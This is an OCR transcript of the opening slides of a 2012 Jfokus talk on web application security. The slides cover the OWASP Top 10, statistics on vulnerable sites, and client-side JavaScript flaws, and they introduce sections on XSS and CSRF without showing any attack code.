Application Security for Rich Internet Applications

@johnwilander at Jfokus Feb 14 2012
Stockholm, Sweden

Frontend developer at
Svenska Handelsbanken

Researcher in application security

Co-leader OWASP Sweden

@johnwilander


johnwilander.com (music)
johnwilander.se (papers etc)

OWASP Top 10

Top web application security risks 2010

1. Injection
2. Cross-Site Scripting (XSS)
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross-Site Request Forgery (CSRF)
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

”Do I have to care?”



Likelihood of ≥ 1 vulnerability on your site

From: WhiteHat Website Security Statistic Report, Winter 2011


Per extension

	.asp	.aspx	.do	.jsp	.php
Sites having had ≥ 1 serious vulnerability	74 %	73 %	77 %	80 %	80 %
Sites currently having ≥ 1 serious vulnerability	57 %	58 %	56 %	59 %	63 %

From: WhiteHat Website Security Statistic Report, Spring 2010


But we're moving towards more code client-side

Client-Side, JavaScript Vulnerabilities



From: IBM X-Force 2011 Mid-Year Trend and Risk Report

Client-Side, JavaScript Vulnerabilities



Issue Types	Sites Vulnerable	Total Issues
DOM-based XSS	252	3214
Open Redirect	226	266
DOM-based email Attribute Spoofing	5	203
Total Issues found		**3683**

From: IBM X-Force 2011 Mid-Year Trend and Risk Report

Focus Today


- Part 1: Cross-Site Scripting (XSS)
- Part 2: Cross-Site Request Forgery (CSRF)

Part 1: XSS ...

the hack that keeps on hacking

